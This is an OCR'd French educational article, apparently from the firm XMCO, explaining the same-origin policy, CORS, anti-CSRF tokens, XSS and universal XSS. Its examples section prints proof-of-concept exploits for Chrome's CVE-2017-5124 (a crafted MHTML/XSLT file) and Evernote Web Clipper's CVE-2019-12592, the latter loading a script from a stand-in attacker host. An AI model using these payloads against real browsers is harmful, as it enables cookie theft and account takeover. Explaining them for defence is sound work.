requêtes « simples » émises vers une application configurée pour utiliser des entêtes CORS

Dans une telle configuration, un attaquant pourrait donc voler les mails de tous les utilisateurs se rendant sur son site tout en étant authentifié sur le site de mail dans un autre onglet. Il est donc très important de configurer prudemment les sites autorisés au sein des entêtes CORS.

Note	Une vulnérabilité dans un site autorisé à émettre des requêtes inter-origines vers un deuxième site est équivalente à une faille au sein des deux sites. Aussi l'utilisation de wildcard au sein des entêtes CORS (ex. : Access-Control-Allow-Origin : *) est dangereuse car elle annule les protections mises en place par la SOP et rend donc un site vulnérable.

Pour résumer, la SOP et les entêtes CORS permettent de règlementer les échanges inter-origines de manière à empêcher un site malveillant d'émettre des requêtes arbitraires vers d'autres origines.

Mais comme nous l'avons observé, cette protection est imparfaite et il reste possible, dans le cas de requêtes « simples », de réaliser des actions au nom de la victime depuis un site malveillant.
Ces attaques sont connues sous le nom de Cross Site Request Forgery (CSRF) et nous allons voir dans la partie suivante comment la majorité des sites internet s'en protège.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CSRF

La protection contre les CSRF n'est pas de la responsabilité du navigateur.

C'est à cause d'une faiblesse de la SOP pour les requêtes « simples » que les CSRF sont possibles. C'est donc aux sites web de se protéger contre ce type d'attaque en mettant en place des mécanismes anti-CSRF.

Ces mécanismes sont présents sur une grande partie des sites web de nos jours et permettent de combler le manque de protection de la SOP dans le cas des requêtes « simples ».

Reprenons l'exemple du site de mail, afin d'envoyer un mail à partir de ce dernier, l'utilisateur doit remplir un formulaire puis le soumettre au serveur. Afin de soumettre le contenu de ce formulaire, c'est une requête POST qui est émise par le navigateur vers le serveur. Le serveur, une fois la requête POST reçue se charge d'envoyer le mail à partir des informations contenues dans ce formulaire.

Dans le cas où la requête POST émise lors de l'envoi d'un mail prend la forme d'une requête « simple », alors cela signifie qu'un site malveillant peut usurper l'identité d'un utilisateur, si ce dernier est connecté au site de mails dans un autre onglet, en envoyant cette requête à sa place.

Afin de remédier à cela, il est nécessaire pour le site de mails de mettre en place des jetons anti-CSRF au sein de ses formulaires. L'objectif de ces jetons est d'ajouter une part d'aléatoire aux requêtes POST émises afin d'envoyer un mail. En ajoutant une part d'aléatoire à ces requêtes, il devient impossible pour un site malveillant de recréer une requête et d'envoyer des mails à la place d'autres utilisateurs.

La mise en place d'une telle protection nécessite donc la réalisation des étapes suivantes :

- Génération de jetons anti-CSRF aléatoires par le serveur applicatif ;
- Transmission des jetons anti-CSRF aux clients lorsqu'ils naviguent sur le site web ;
- Transmission des jetons anti-CSRF au sein des différentes requêtes émises par les clients ;
- Vérification de la validité des jetons anti-CSRF par le serveur lors du traitement des requêtes.

Ce mécanisme permet d'assurer que les requêtes émises par le client sont légitimes et qu'il navigue réellement sur le site web, seul endroit où il est possible de récupérer un jeton anti-CSRF valide.

Le seul moyen pour un attaquant de contourner cette sécurité serait de réussir à récupérer un jeton anti-CSRF valide avant d'envoyer sa requête. Mais la SOP bloque la récupération du contenu des pages depuis une autre origine ce qui rend donc cette opération impossible.

> « Dans une telle configuration, un attaquant pourrait donc voler les mails de tous les utilisateurs se rendant sur son site tout en étant authentifié sur le site de mail dans un autre onglet. Il est donc très important de configurer prudemment les sites autorisés au sein des entêtes CORS. »

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

Par exemple, dans le cas du site de mails, l'utilisation de jetons anti-CSRF permet d'empêcher l'envoi de mails depuis un site malveillant à l'aide de requêtes « simples » :




Schéma du fonctionnement d'une application utilisant des jetons CSRF

La mise en place de jetons anti-CSRF permet donc de renforcer les protections déjà mises en place par la SOP. Ensemble, ces deux mécanismes permettent de protéger un site web des attaques issues de sites web malveillants en assurant que les interactions inter-origines sont limitées.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Comment contourner ces protections

Maintenant que le fonctionnement de la SOP, des entêtes CORS et des jetons anti-CSRF ont été détaillés, l'objectif est de présenter des vulnérabilités permettant de contourner ces différentes protections.

XSS classique

Les vulnérabilités côté clients les plus fréquentes sont les failles de type Cross Site Scripting (XSS). Ces vulnérabilités sont issues d'un défaut au sein d'une application web et permettent de contourner toutes les protections présentées précédemment, dans le contexte de l'application vulnérable.

Les XSS sont courantes car il est très fréquent pour un site web de réfléchir des valeurs contrôlables par un utilisateur au sein de ses pages. Par exemple, la plupart des sites affichent le nom de l'utilisateur avec lequel vous êtes connecté.

C'est dans ce type de cas que les failles de type XSS apparaissent. En effet, certains sites ne vérifient pas correctement les valeurs fournies par les utilisateurs avant de les injecter au sein de leurs pages. Ainsi, un utilisateur qui fournit du code JavaScript dans une entrée n'étant pas correctement filtrée peut en profiter pour injecter des instructions JavaScript au sein des pages dans lesquelles cette entrée est insérée.




Schéma du fonctionnement d'une faille de type XSS

Dans le cadre d'une XSS, le code JavaScript injecté s'exécutera depuis l'origine du site vulnérable. En effet, ce code se trouvera au sein de la page vulnérable du site victime et donc le navigateur l'isolera avec le reste du site. Ainsi, ce code ne sera pas bloqué par la SOP et aura accès au DOM du site tout comme il pourra requêter l'ensemble des ressources hébergées sur le site.

L'origine du code malveillant étant la même que celle du site cible, toutes les protections sont inefficaces.

Les protections mises en place par les navigateurs et l'utilisation de jetons anti-CSRF ne sont donc pas suffisantes pour assurer la sécurité d'un site web. Il est aussi nécessaire d'assurer que ce dernier ne présente aucune vulnérabilité applicative et traite correctement les entrées contrôlables par les utilisateurs.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


Les XSS universelles

UXSS

Les XSS nécessitent donc une vulnérabilité au sein de l'application web. La vulnérabilité qui va être présentée dans cette partie n'a pas les mêmes prérequis.

En effet, les XSS universelles (UXSS) ne sont pas propres à un site mais permettent d'injecter du code JavaScript au sein de n'importe quel site. La réalisation d'une telle action est possible car ce type de vulnérabilité est issu du navigateur.

Ce type de vulnérabilité est très proche des XSS classiques. L'objectif est d'injecter du code JavaScript.



Exemple d'une UXSS sur le navigateur Google Chrome

Ainsi, un attaquant qui trouve une telle vulnérabilité pourra héberger du code JavaScript malveillant permettant de réaliser tout type d'actions sur les sites de son choix : sites bancaires, webmails, réseaux sociaux ...

L'attaquant n'aura plus qu'à convaincre ses victimes de se rendre sur son site. Et lorsqu'elles navigueront sur le site, si jamais elles sont authentifiées sur les sites ciblés par l'attaquant, alors le code JavaScript malveillant pourra réaliser des actions en leur nom sur ces sites.

« Les XSS universelles (UXSS) ne sont pas propres à un site mais permettent d'injecter du code JavaScript au sein de n'importe quel site. »

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Exemples

Nous allons désormais présenter deux exemples d'UXSS découvertes dans les dernières années. La présentation de ces failles va permettre de souligner que les vulnérabilités de ce type peuvent être issues d'erreurs de logique au sein du navigateur mais aussi des extensions ajoutées au navigateur.

UXSS via une vulnérabilité au sein d'un navigateur (Chrome : CVE-2017-5124)

La vulnérabilité CVE-2017-5124 touche le navigateur Google Chrome et rend possible la réalisation de UXSS en exploitant un défaut de logique lors du traitement des documents MHTML.


Les documents MHTML (MIME Encapsulation of Aggregate HTML) permettent d'encapsuler une page web et l'ensemble de ses ressources au sein d'un fichier unique.

Un tel document est donc divisé en plusieurs parties :

- Une première partie du document est dédiée au contenu de la page principale ;
- Les autres parties contiennent les différentes ressources référencées par la page principale.

Pour faire le lien entre ces différentes parties, chaque partie contenant une ressource utilise un attributContent-Location qui peut ensuite être utilisé pour y faire référence depuis la page principale.

Voici un exemple de document MHTML :



Exemple de document MHTML

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

Un tel format de document permet donc de contrôler l'origine d'un document ainsi que son contenu. Toutes les conditions sont donc réunies pour contourner la SOP et obtenir une UXSS. Heureusement, par défaut l'exécution de code JavaScript est bloquée par le navigateur pour ce type de documents.

Mais un contournement de cette protection était possible dans les versions antérieures à 62.0.3202.62 de Google Chrome. En effet, lorsque la page principale du document MTHML est au format XSLT, alors il devient possible d'exécuter du code JavaScript au sein de cette dernière mais aussi au sein des différentes ressources auxquelles elle fait référence.

Ainsi, il est possible de créer un document MHTML au format suivant afin d'exécuter du code JavaScript sur des origines arbitraires :

```
------MultipartBoundary--

Content-Type: application/xml;

<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xml" href="#stylesheet"?>
<!DOCTYPE catalog [
<!ATTLIST xsl:stylesheet
id ID #REQUIRED>
]>
<xsl:stylesheet id="stylesheet" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="*">
<html>
    <iframe style="display:none" src="http://emails.test.com:5000/"></iframe>
</html>
</xsl:template>
</xsl:stylesheet>

------MultipartBoundary--

Content-Type: text/html
Content-Location: http://emails.test.com:5000/

<meta charset="UTF-8">
<script type="text/javascript">
    [...]
</script>

------MultipartBoundary----
```

Cette iframe fait référence au code Javascript défini dans la deuxième partie du document MHTML

Le code Javascript de ce document aura pour origine "http://emails.test.com:5000/"

Exemple de document MHTML permettant d'exploiter la faille CVE-2017-5124

En jouant sur l'attribut Content-Location et sur la source de l'iframe, il devient donc possible de contrer avec quelle origine s'exécute le code JavaScript défini dans la deuxième partie du document. C'est une UXSS.

Un attaquant peut donc, par exemple, exploiter cette vulnérabilité afin de contourner la SOP et dérober le cookie d'authentification du site de mails sur lequel la victime est connectée dans un second onglet (voir capture page suivante).

De la même manière que l'attaquant peut exploiter cette vulnérabilité pour accéder aux cookies de sites web, il est possible d'exploiter cette vulnérabilité pour récupérer tous les mails de l'utilisateur, envoyer des mails en son nom et supprimer des mails (même si des jetons CSRF sont utilisés).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le code JavaScript s'exécutant dans le contexte du site de mails, ce dernier apparait comme légitime et n'a donc aucune restriction.

> « Un attaquant peut donc, par exemple, exploiter cette vulnérabilité afin de contourner la SOP et de dérober le cookie d'authentification du site de mails sur lequel la victime est connectée dans un second onglet. »

Cette vulnérabilité est donc critique car un utilisateur peut se faire compromettre simplement en naviguant sur un site malveillant depuis un navigateur n'étant pas à jour.

Exploitation de la faille CVE-2017-5124 afin de voler les cookies d'une autre origine depuis le site d'un l'attaquant

UXSS via une vulnérabilité au sein d'une extension (Evernote Web Clipper : CVE-2019-12592)

La vulnérabilité CVE-2019-12592 est la preuve du danger que peuvent représenter les extensions installées sur un navigateur. En effet, pour cette vulnérabilité, c'est l'extensionEvernote Web Clipper qui rend possible la réalisation de UXSS.


Note	Les extensions sont utilisées pour augmenter les capacités d'un navigateur. Installer une extension sur son navigateur augmente donc sa surface d'attaque. Des vulnérabilités de type UXSS peuvent donc être introduites par le biais d'extensions.

L'extension Evernote Web Clipper peut être installée sur tous les navigateurs, dont Google Chrome, et permet aux utilisateurs de sauvegarder des articles, pages web et captures d'écrans directement dans leur application Evernote. Cette extension est un intermédiaire entre le navigateur et l'application Evernote.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

Voici un aperçu de l'extension lancée au sein d'un navigateur :



Interface de l'extension Evernote Web Clipper

Comme la plupart des extensions, Evernote Web Clipper injecte du code JavaScript dans toutes les pages consultées par l'utilisateur. Cela permet, par exemple, d'ajouter une interface supplémentaire sur la page ou de modifier la mise en forme de cette dernière.

Note	En injectant du code dans toutes les pages visitées, les extensions disposent des privilèges nécessaires à la réalisation d'attaques similaires aux UXSS. Il est donc important d'installer uniquement des extensions de confiance.

La vulnérabilité provient ici du fait qu'un site malveillant peut contrôler le code JavaScript injecté par l'extension. En effet, la méthode utilisée par l'extension pour charger des scripts au sein des pages consultées par l'utilisateur n'est pas correctement sécurisée. Il est donc possible, à l'aide d'une instruction postMessage, de fournir des scripts arbitraires à l'extension pour qu'elle les injecte ensuite.

Un attaquant peut donc créer une page spécifiquement conçue contenant des instructions JavaScript permettant de modifier le code injecté par l'extension. Une fois chargé, l'extension va charger le code malveillant sur la page actuelle mais aussi sur toutes les iframes présentes sur la page.

L'attaquant peut donc ajouter des iframes des sites qu'il cible au sein de sa page malveillante afin que le code JavaScript soit injecté, par l'extension, au sein de ces dernières.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

```html
<html>

    <p>UXSS via l'extension "Evernote Web Clipper" </p>

    <p>Iframe d'une page Youtube : </p>
    <iframe src="https://www.youtube.com/embed"></iframe>

    <p>Iframe d'une page Google : </p>
    <iframe src="https://www.google.com/search?igu=1"></iframe>

    <p>Tentative d'injection du code suivant sur ces pages : </p>
    <p>-> console.log('Injection de code Javascript sur le site : '+location.origin) </p>

    <script>

        var intervalId = setInterval(function() {
            if ( !!document.getElementById("evernoteClipperTools") ) {
                setTimeout(function(){
                    window.postMessage({
                        "type": "EN_request",
                        "messageID": "clipper-serializer-1",
                        "name": "EN_installAndSerializeAll",
                        "data": {
                            "target": ".targets",
                            "resourcePath": "https://attacker.test.com/UXSS2/exploit.js?q="
                        }
                    })
                }, 5000);
            }
        }, 1000);

    </script>

</html>
```

Le code Javascript fourni à l'extension est automatiquement injecté au sein des iframes suivantes

Instruction permettant de fournir un fichier Javascript arbitraire à l'extension

Exemple de page HTML permettant d'exploiter la faille CVE-2019-12592

L'attaquant contrôle donc le code JavaScript que l'extension injecte mais aussi les pages sur lesquelles ce code est injecté. C'est une UXSS.

